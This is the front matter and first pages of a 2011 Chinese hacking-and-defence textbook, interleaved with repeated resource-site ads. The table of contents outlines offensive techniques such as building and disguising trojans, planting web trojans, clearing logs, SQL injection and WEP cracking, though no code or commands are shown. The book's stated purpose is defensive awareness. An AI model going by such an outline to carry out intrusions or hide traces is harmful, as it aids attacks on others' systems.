免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



同套书新书推荐

本书秉承“知己知彼”的理念，详细阐述了在网络安全的具体实践中所用到的各类原理、技巧和工具；例如了解黑客、命令行、端口扫描、漏洞扫描、网络嗅探、局域网干扰防御 、木马攻防、痕迹清除与加密破解等，旨在帮助读者清晰地了解入侵者的攻击方式，进而能做出完善的防御方案；同时从另一个完全不同的角度全面解读系统安全，从而洞察防御的死角，组织更为严密的防御阵型以应对层出不穷的入侵挑战。

郑重声明

本书编写目的绝不是为那些怀有不良动机的人提供技术支持，也不承担因为技术被滥用所产生的连带责任；旨在最大限度地唤起大家的网络安全意识；读者切勿用本书中所讲技术进行违法活动，否则后果自负，切记！

责任编辑：荆　波　**封面设计**：付　巍　**封面制作**：郑少云　**上架建议**：计算机/网络技术/网络安全

中国铁道出版社
CHINA RAILWAY PUBLISHING HOUSE

中国铁道出版社
地址：北京市宣武区右安门西街8号
邮编：100054
网址：http://www.tdpress.com
读者热线电话：010-63560056

ISBN 978-7-113-13049-7

ISBN 978-7-113-13049-7
9 787113 130497

ISBN 978-7-113-13049-7　定价：45.00元（附赠光盘）

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

前　言　Foreword

谈起黑客命令，很多人都会认为那是网络高手的杀手锏，利用它们可以监视网络中的一举一动，简单的几个字母可拒敌于千里之外，因为黑客命令行是非常有用、针对性极强的网络安全维护工具，可以更有效地帮助读者保护好自己的数据。

首先，在本书的开篇章节，我们以大篇幅深入介绍黑客文化，让读者了解黑客的起源，白帽黑客、黑帽黑客群族，世界十大著名黑客等。接着从兴趣、心态、知识、技能四大方面，以及程序语言、电脑硬件、操作系统、密码学、社会工程学、网络通信六大基础起步，让所有读者都能深入理解黑客技术并利用它保护电脑正常运行和数据安全。

随后本书以系统管理、远程连接、远程管理、防火墙管理等黑客常用的命令为起点，让入门黑客初步掌握命令行的精髓。在此基础之上，我们准备了丰盛的批处理脚本和Windows PowerShell脚本大餐，让掌握命令行的读者初探黑客的程序世界，了解黑客如何通过自制程序完成网络扫描、远程主机探测、漏洞侦测、弱口令探测、证书导出等任务。然后就是网站挂马、数据库注入、WiFi 无线入侵等热点话题了。在这些独立的话题中，我们吸收了国外教材的优点，着重于原理讲解，给予源程序级别的分析，让读者可以真实深入地了解黑客是如何看待问题、思考问题、解决问题的，最后再辅以点题的实作提升动手能力，旨在帮助读者（主要是网络管理员）知己知彼地了解黑客的思维方式和入侵手段，有的放矢地制定完善的网络安全维护方案。

本书的详细架构如下：

第 1 章深入讲解黑客文化的起源，包括黑客的两大族群，互联网历史上著名的黑客，以及要成为黑客所必须具备的各种基础，此外还简单介绍黑客的常用工具。

第 2 章开始将会详细讲解黑客常用的命令，首先是 Windows 的系统管理命令，例如文件管理命令、磁盘管理命令、进程管理命令、服务管理命令、账户及组管理命令。

第 3 章主要讲解远程连接及管理命令，包括远程管理及文件传输（如 Telnet、FTP、IPC$）、连接测试命令（如跃点追踪命令 tracer、网络连接命令 Netstat 等）、TCP/IP 配置命令、多功能网络命令 Net、网络组件命令行及脚本处理 Netsh。

第 4 章主要讲解 Windows 的防火墙管理命令，并且通过大量实例进行演示，例如查询当前防火墙配置和状态、修改防火墙明细规则。

第 5 章讲解批处理的运用，首先会介绍批处理编程的基础知识，例如回显控制、输入控制、批处理的各种变量及流程控制语句等。掌握这些基础后，接下来通过大量实例演示批处理在黑客攻防中的应用，例如使用批处理删除系统日志、制作后门程序、结束

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务管理器进程等，最后还会讲解系统管理员如何防范黑客使用批处理入侵及攻击。

第 6 章讲解 Windows 系统管理的重头戏：PowerShell，首先对 Windows PowerShell 的来龙去脉进行介绍，然后讲解 PowerShell 基础的语法和命令，以及 Cmdlet，最后本章会精选一些实用的 PowerShell 脚本，进行详细的分析讲解，帮助读者将前面学习的基础知识融会贯通。

第 7 章讲解本地入侵和防护的相关知识，包括使用 MSDaRT 光盘破解操作系统登录密码、使用 Windows PE 入侵本地电脑等，此外还会讲解如何定制自己的本地入侵工具光盘。

第 8 章讲解端口扫描与端口保护的相关知识，包括寻找网络中活动的主机、扫描主机开放端口、判断目标主机操作系统、扫描系统漏洞等。本章对著名的系统漏洞扫描分析软件 Nessus 进行了详细的讲解。

第 9 章讲解痕迹清除，首先讲解通过代理服务器及 Tor 隐身，然后讲解系统日志清除、文件粉碎等内容，最后还讲解了如何检验清除的效果。

第 10 章讲解局域网入侵的常用手段：网络嗅探，首先分析网络嗅探的原理，然后以实例方式，演示 CAIN&Abel 及 Sniff Pro 等专业嗅探工具的配置及使用，最后本章会讲解如何侦测及防御网络嗅探。

第 11 章介绍了现在流传最广泛、危害极大的网页挂马。首先解析网页挂马的过程，然后从木马制作开始讲解，详细讲解木马加密免杀、网页木马生成及经典的挂马代码，最后本章以网页挂马的模拟入侵为例，演示黑客如何通过一个 0Day 漏洞，入侵网站并在网页上挂马的完整过程。最后本章还介绍了防御网页挂马的方法，以及如何清除网站上的木马。

第 12 章讲解 SQL 数据库注入及防御的相关知识，包括 SQL 注入攻击的原理及危害性，然后通过大量的实例，演示黑客使用 SQL 注入攻击的过程，包括猜解数据表及字段名称、怎样构造注入语句等。在本章的最后，讲解如何防御 SQL 注入攻击。

第 13 章讲解 WIFI 无线网络入侵及防御，首先介绍 WIFI 无线网络的架构及入侵的原理，并且着重介绍了无线入侵所需的硬件设备，然后以实例方式演示如何破解加密的无线网络，最后讲解防御无线网络入侵的相关知识。

第 14 章主要讲解加密和解密的相关知识，并且演示各种常见的解密方法，例如压缩文件解密、Office 文档解密、PDF 文档解密等。此外还着重讲解了 Windows EFS 加密与破解。在本章的最后，介绍了如何应对破解的挑战，包括使用 Bitlocker 及 AES 加密。

本书附赠光盘中提供了多媒体视频，对应书中相应章节把具体操作转化为直观影像，从命令的应用到端口的保护一一讲述，帮助读者更加深入和轻松地掌握黑客命令。

编　者

2011 年 5 月

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目　录 Contents

第 1 章　黑客！黑客！

1.1　认识黑客 1
1.1.1　黑客追本溯源 1
1.1.2　黑客两大群族 2
1.1.3　十大著名黑客 3
1.2　黑客六大基础 9
1.2.1　程序语言 9
1.2.2　电脑硬件 10
1.2.3　操作系统 10
1.2.4　密码学 11
1.2.5　社会工程学 11
1.2.6　网络通信原理 12
1.3　黑客与程序 13
1.3.1　黑客程序与命令行 13
1.3.2　扫描类工具简介 14
1.3.3　木马后门简介 14
1.3.4　电脑病毒简介 15
1.3.5　加密、解密工具简介 16
1.3.6　入侵检测系统简介 18
1.3.7　嗅探器简介 18

第 2 章　系统管理命令

2.1　Windows 命令行基础 20
2.1.1　认识 Windows 的命令行 20
2.1.2　启动命令行窗口 22
2.1.3　Windows 命令行的快捷操作 22
2.2　本地与远程关机命令 23
2.3　文件管理命令 25
2.3.1　文件及文件夹查看命令 dir 与 tree 25
2.3.2　修改文件夹及文件属性命令 attrib 27
2.3.3　文件复制移动命令 copy 与 move 28
2.3.4　高级复制命令 xcopy 30
2.3.5　重命名命令 rename 32

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.3.6 删除文件命令 del 33
2.4 目录管理命令 33
2.4.1 当前目录切换命令 cd 33
2.4.2 创建与删除目录命令 md 与 rd 34
2.4.3 将目录映射为驱动器命令 subst 35
2.5 磁盘管理命令 36
2.5.1 磁盘分区配置命令 diskpart 36
2.5.2 文件系统转换命令 convert 39
2.6 进程管理命令 39
2.6.1 进程查询命令 tasklist 40
2.6.2 进程终止命令 taskkill 41
2.7 服务管理命令 sc 42
2.7.1 查询服务状态 42
2.7.2 查看服务的详细描述 43
2.7.3 启动服务 44
2.7.4 停止服务 44
2.7.5 创建服务 45
2.7.6 删除服务 46
2.8 账户及组管理命令 46
2.8.1 账户命令 net user 46
2.8.2 组成员管理 net localgroup 48

第 3 章 远程连接及管理命令

3.1 远程管理及文件传输 52
3.1.1 终端连接命令 Telnet 52
3.1.2 FTP 命令 55
3.1.3 IPC$远程连接 57
3.2 连接测试命令 58
3.2.1 连接测试命令 ping 58
3.2.2 跃点追踪命令 tracer 59
3.2.3 网络连接状态 netstat 61
3.3 TCP/IP 设置命令 62
3.3.1 IP 配置命令 ipconfig 62
3.3.2 路由表管理 router 64
3.3.3 ARP 命令 66
3.4 多功能网络命令 Net 66
3.4.1 使用 Net 命令管理服务 67
3.4.2 使用 Net view 命令查询网络 67
3.4.3 使用 Net Use 命令管理远程连接 68

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.4.4 使用 Net 修正系统时间 69
3.5 网络组件命令行及脚本处理 Netsh 70
3.5.1 Netsh 执行环境设置 70
3.5.2 Netsh 配置 NIC 参数 72

第 4 章 Windows 防火墙管理命令

4.1 阻挡黑客前进的关键——防火墙 76
4.1.1 防火墙作用简介 76
4.1.2 命令行修改防火墙的优势 77
4.2 查看 Windows 防火墙 77
4.3 命令方式修改防火墙常用设置 79
4.3.1 防火墙命令简介 80
4.3.2 查询当前防火墙配置和状态 80
4.3.3 命令行关闭防火墙 81
4.4 命令方式修改防火墙明细规则 82
4.4.1 开放端口 82
4.4.2 删除开放的端口 84
4.4.3 添加放行程序 85
4.4.4 删除放行程序 86
4.4.5 设置防火墙日志配置 87
4.4.6 设置 ICMP 配置 88
4.4.7 设置防火墙服务配置 89
4.4.8 设置防火墙通知配置 91
4.4.9 恢复防火墙默认配置 91

第 5 章 Batch 批处理

5.1 批处理入门 92
5.1.1 什么是批处理 92
5.1.2 批处理如何运行 93
5.2 批处理编程基础 94
5.2.1 回显控制 94
5.2.2 批处理变量详解 95
5.2.3 输入控制 97
5.2.4 输出过滤与信息收集 97
5.2.5 批处理流程控制——跳转语句和条件判断语句 98
5.2.6 批处理流程控制——循环语句 100
5.3 批处理实例应用——快速入侵 104
5.3.1 上传下载 104
5.3.2 制作的简易后门程序 104

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.3.3 循环追杀任务管理器 106
5.3.4 删除系统日志 107
5.3.5 典型批处理病毒分析 107
5.4 批处理实例应用 2——系统安全加固 109
5.4.1 批处理绑定 MAC 109
5.4.2 AutoRun 类病毒免疫程序 111
5.4.3 删除所有分区的默认共享 112
5.5 防范黑客使用批处理入侵及攻击 113
5.5.1 修改组策略禁用批处理 113
5.5.2 限制命令解释器的使用权限 114

第 6 章 Windows PowerShell 与脚本

6.1 Windows PowerShell 入门 116
6.1.1 黑客的新利器——Windows PowerShell 116
6.1.2 PowerShell 与传统命令的区别 116
6.1.3 Windows PowerShell 使用简介 117
6.1.4 调整本机 PowerShell 脚本执行策略 119
6.1.5 如何远程执行 PowerShell 脚本 119
6.2 PowerShell 语法与命令 121
6.2.1 PowerShell Cmdlet 122
6.2.2 定义变量与使用数组 122
6.2.3 PowerShell 管道 123
6.2.4 算术、逻辑、比较运算 123
6.2.5 脚本流程控制 125
6.3 常用 Cmdlet 简介 129
6.3.1 帮助查询 129
6.3.2 位置导航 130
6.3.3 访问驱动器 131
6.3.4 对象处理 131
6.4 Windows PowerShell 实战脚本 133
6.4.1 远程修改注册表 133
6.4.2 导出证书 135
6.4.3 查找长时间没使用的账户 135
6.4.4 客户端自动上传昨天修改过的 doc 文档 136
6.5 掌控 Windows PowerShell 安全 138

第 7 章 本地入侵与系统防护

7.1 破解操作系统登录密码 139
7.1.1 MSDaRT 简介 139

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.1.2 安装 MSDaRT 139
7.1.3 制作 MSDaRT 启动光盘 142
7.1.4 实战使用 MSDaRT 破解系统登录密码 144
7.2 使用 Windows PE 入侵本地系统 146
7.2.1 Windows PE 简介 146
7.2.2 使用 Windows PE 获取硬盘里的文件 146
7.2.3 在操作系统中添加后门 148
7.2.4 打造基于 Windows PE 的本地入侵工具盘 150
7.3 防御本地入侵 153

第 8 章 网络扫描与端口保护

8.1 扫描活动的主机 155
8.1.1 使用 Nmap 扫描活动的主机 155
8.1.2 使用 Angry IP Scanner 扫描活动的主机 156
8.2 扫描主机开放了哪些端口 157
8.2.1 扫描地址段搜寻开放特定端口的主机 157
8.2.2 使用 Nmap 扫描目标主机开放的端口 159
8.2.3 使用 SuperScan 扫描目标主机开放的端口 159
8.3 判断目标主机操作系统类型 162
8.3.1 操作系统指纹识别的原理 162
8.3.2 使用 Nmap 判断主机的操作系统及服务程序 162
8.4 扫描存在系统漏洞的电脑 164
8.4.1 漏洞扫描的原理 164
8.4.2 使用 X-Scan 扫描目标主机的漏洞 164
8.4.3 使用 Nessus 对目标主机进行安全检测 167
8.5 局域网扫描 174
8.6 防御黑客扫描和漏洞入侵 175
8.6.1 使用防火墙保护 176
8.6.2 关闭不必要的端口 176
8.6.3 及时更新安全补丁 177

第 9 章 痕迹清除

9.1 设置跳板 178
9.1.1 必不可少的跳板 178
9.1.2 代理服务器简介 179
9.1.3 搜索代理服务器 179
9.1.4 使用 Tor 隐身 182
9.1.5 设置及使用代理服务器 186
9.1.6 没法设置代理的软件如何使用跳板 187

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

9.2 清除日志 189
9.2.1 哪些日志需要清除 189
9.2.2 清除 Windows 日志 190
9.2.3 清除防火墙日志 192
9.2.4 清除 IIS 相关日志记录 192
9.3 粉碎文件 193
9.3.1 粉碎与删除的区别 193
9.3.2 粉碎数字文件 194
9.4 检验清除效果 196
9.4.1 什么是 COFEE 196
9.4.2 试用 COFEE 探查痕迹 197
9.4.3 最后的忠告 201

第 10 章 局域网入侵：嗅探、字典攻击与防御策略

10.1 明文传输杀手——网络嗅探 202
10.1.1 网络嗅探原理分析 202
10.1.2 网络嗅探的危害 205
10.2 局域网自动嗅探工具 CAIN&Abel 207
10.2.1 CAIN&Abel 简介 207
10.2.2 CAIN 嗅探配置 207
10.2.3 嗅探各种登录密码 209
10.2.4 使用 CAIN 破解局域网共享密码 212
10.3 专业嗅探工具 Sniff Pro 217
10.3.1 Sniff Pro 侦听 FTP 登录密码 218
10.3.2 Sniff Pro 侦听 HTTP 登录密码 221
10.4 侦测及防御嗅探 223
10.4.1 利用 CAIN&Abel 反嗅探 223
10.4.2 物理地址监测法 224
10.4.3 IPSec 加密法 224

第 11 章 网页挂马与服务器的防护

11.1 认识网页挂马 231
11.1.1 什么是木马 231
11.1.2 什么是网页挂马 232
11.2 制作木马程序 232
11.3 木马免杀技术 240
11.3.1 木马加壳 241
11.3.2 木马加花 242
11.3.3 ASP 木马及 PHP 木马加密 242

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

11.4 网页挂马技术解析 244
11.4.1 制作网页木马 244
11.4.2 常用的网页挂马方式 245
11.4.3 黑客入侵演示——利用服务器漏洞挂马 247
11.5 防御网页挂马 252
11.5.1 扫描 ASP 木马 253
11.5.2 批量清除网页挂马 254

第 12 章 数据库入侵：SQL 注入与数据库防御

12.1 SQL 注入攻击概述 255
12.1.1 SQL 注入攻击的原理 255
12.1.2 SQL 注入攻击的危害 258
12.2 寻找 SQL 注入攻击目标 259
12.2.1 使用 NBSI 探测 SQL 注入漏洞 259
12.2.2 使用啊 D 注入工具检测 SQL 注入漏洞 260
12.2.3 手动检测 SQL 注入安全漏洞 262
12.3 获取数据库表及字段名称 264
12.3.1 使用 NBSI 猜解数据表及字段名称 264
12.3.2 手动获取数据库表及字段名称 265
12.4 利用 SQL 注入漏洞展开攻击 267
12.4.1 如何构造注入语句 267
12.4.2 经典注入语句剖析 267
12.5 防御 SQL 注入攻击 268

第 13 章 WiFi 无线入侵与 WPA 强化加密

13.1 WiFi 无线入侵分析 270
13.1.1 WiFi 无线架构简介 270
13.1.2 WiFi 无线入侵原理 270
13.1.3 WiFi 无线入侵专用硬件简介 271
13.2 破解 WEP 加密 WiFi 网络 276
13.2.1 获取包含 spoonwep2 破解工具的 BT3 光盘 276
13.2.2 使用虚拟机运行 BT3 系统 277
13.2.3 在 BT3 中破解 WEP 验证密码 283
13.3 入侵隐藏 SSID 的 WiFi 无线网络 286
13.4 防御无线入侵 286

第 14 章 加密与破解

14.1 压缩文件密码破解 292
14.2 Office 系列密码破解 296

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

14.3 PDF 文档密码破解 297
14.4 Windows EFS 加密与破解 298
14.5 应对破解的挑战 301
14.5.1 使用安全的 Bitlocker 301
14.5.2 使用安全的 AES 附加加密 309

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 1 章　黑客！黑客！

在信息和信息技术发达的今天，你可能无数次看到或听到有关黑客的新闻，甚至 DISCOVERY（探索发现）频道也凑热闹拍了一个有关黑客的专辑 *The History Of Hacking Documentary*。然而，这些可能依然无法满足你对黑客的好奇心。所以，在本章中，我们会对黑客进行一个客观的描述，告诉读者黑客的起源、趣闻；并从技术方面对黑客有一个全面的阐述，以便在网络安全中做到知己知彼。

1.1　认 识 黑 客

在目前主流媒体的报道中，黑客通常与犯罪、违法事件密切相关。事实上，出现在报道中的黑客仅仅是庞大黑客世界中的冰山一角。在这一节中，我们将追本溯源，深入了解黑客文化，并通过十大黑客的人生足迹还原真实的黑客本貌。

1.1.1　黑客追本溯源

要了解什么是黑客，我们首先让时光倒流半个多世纪，回到电脑发明没多久时的美国。二十世纪五六十年代的美国，电脑处于大型机时代，造价昂贵且体积巨大，一般只开放给航空、武器设计等高科技领域的科研人员使用。为了让更多人接触、了解和使用电脑，位于马萨诸塞州的麻省理工学院（Massachusetts Institute of Technology，MIT）率先推出了分时系统，学生通过终端访问分时系统，开始使用大型电脑。随后出现了大量对计算机和网络知识有着狂热兴趣的学生，他们挑战当时的权威理论，勇于革新技术并主张信息共享。例如，当时大型主机终端严格区分优先等级，如果教授登录主机，学生终端便立即断开，键盘也处于锁定状态，要求平等使用大型主机的学生们破解口令，修改优先权记录，这一行为受到大量学生的追捧，他们还创造了一个新名词 Hacker（黑客），以褒扬手法巧妙、技术高明的电脑高手。

二十世纪六十年代早期，小型机开始进入麻省理工学院，该学院的学生史蒂夫·斯拉格·拉塞尔（Steve Russell）提出了在电脑中进行游戏的设想，并与格拉兹（S.Graetz）和考托克（A.Kotok）两名同学一起编写程序。1961 年世界首款电脑游戏“空间大战”（Spacewar）在 MIT 人工智能实验室闪耀登场，两艘飞船装备 31 枚导弹，玩家可操纵飞船航向并相互投弹攻击，第一代黑客在“空间大战”游戏中体验到电脑应用的“魔力”，纷纷展现自己的才智，编写并共享具有实用价值的电脑程序，例如制作象棋推算程序展现电脑向智能化发展的可能性，制作留言系统以使用电脑相互通信，设计地铁换乘程序帮助人们高效使用地铁出行，设计画板软件开创互动式电脑制图、辅助设计（CAD）等崭新领域。其实，最早期的黑客，不但不是罪犯，而且是与信息不对称的旧工业时代抗争的先锋。没有他们，电脑及互联网就不会发展得如此迅猛，或者时至今天可能还像许多科研设备一样被局限于武器设计、科研计算等小范围、小圈子使用；电子邮件、共享信息的万维网、BBS 等公众网络服务的推出与普及，更可能无限期延后，图 1-1 所示为空间大战设备及游戏画面。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 1-1　空间大战设备及游戏画面

二十世纪六十年代中期以后，黑客这一新生名词随着早期的计算机革命者而名扬四海，成为反权威却奉公守法的计算机英雄的荣耀之称。黑客文化也伴随着 MIT 毕业生走进商业圈，自由、共享的黑客精神也广泛传播至美国各地，创造了一个又一个传奇故事。例如邓尼斯·里奇（D.Ritchie）和肯·汤姆森（K. Thompson）为贝尔实验室开发文书处理软件，磨破了嘴皮才获得购买小型电脑的 10 万美元经费。他们却用购入的小型电脑开发了 UNIX 操作系统，并说服 AT&T 公司将此成果以低廉的价格甚至免费供给学术机构及教学使用。查德·斯德尔曼（R.Stallman）为了让自由使用软件得到法律支持，在 1984 年发起成立自由软件基金会，架构出 GNU 通用公共许可证（GNU General Public License，GPL）这个法律框架，为自由软件的发展铺平了道路。

提 示

许多用户将自由与免费混为一谈，事实上，GNU 包含三个许可证条款，它并不排斥对自由软件进行商业性质的包装和发行，但它要求开放源代码，以方便人们对软件进行修改和完善，并在此基础上开发出更优秀的软件。

进入二十世纪七十年代，早期的黑客精神虽然不乏支持者，但是黑客的行为随着技术的普及而变得多元化，一些黑客背离了原来的精神，利用技术大量盗打电话，这一行为令黑客的荣耀光环在公众眼中开始褪色。进入二十世纪八十年代，更多的入侵行为彻底破坏了早期的黑客形象。如 1988 年美国康奈尔大学 23 岁学生罗伯特·莫里斯（Robert Morris）向互联网络释放了“蠕虫病毒”，导致美国 1/10 的电脑中毒，许多科研机构与政府网站因此停止工作，造成无法统计的经济损失。这一系列不光彩的黑客事件，令黑客最终沦为电子窃贼、破坏者的代名词。

1.1.2　黑客两大群族

尽管黑客形象一落千丈，但这并不妨碍黑客文化的发展。目前，黑客已经分化成两大阵营：白帽黑客（white hat hacker）与黑帽黑客（black hat hacker）。

白帽黑客是指合法使用黑客技术的黑客，他们通常是学术研究人员或电脑安全顾问，在合法的情况下攻击指定的系统，以便进行安全测试、寻找可能存在的安全漏洞，并协助用户解决各种安全问题。例如 IOActive 公司渗透测试总监 Dan Kaminsky 就是一位著名的白帽黑客，他在 2008 年发现了可能引发互联网大面积崩溃的 DNS 协议漏洞，协助 DNS 服务器管理员修复这个漏洞并及时发布

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

了补丁，供更多有需要的管理员使用；又如 iSec Partners 公司的高级安全顾问 Zane Lackey，他专门发掘 Voip 通信中的问题，并协助通信公司解决这些问题，为用户提供更优质的互联网音频通信。

黑帽黑客是指非法使用黑客技术的黑客，也被称为骇客、破解者（Cracker），他们在法律许可范围之外攻击家用电脑、商用服务器及政府网站，从而获得他们感兴趣的资料数据并控制对方的电脑，甚至大肆破解商务软件、机密档案以牟取暴利。

从两大阵营可以看出，黑客技术实际上是一把双刃剑，既可以推动电脑应用、网络服务的发展，也给电脑带来安全威胁。

1.1.3　十大著名黑客

一千个读者心中，或者有一千种黑客形象，高尚、卑劣、精诚、奸诈、炫酷、猥琐、正义、邪恶……但是，当你走进神秘的黑客世界，聆听十大著名黑客的人生体验时，或者对黑客将会有更深的了解与感悟。

1．凯文・米特尼克

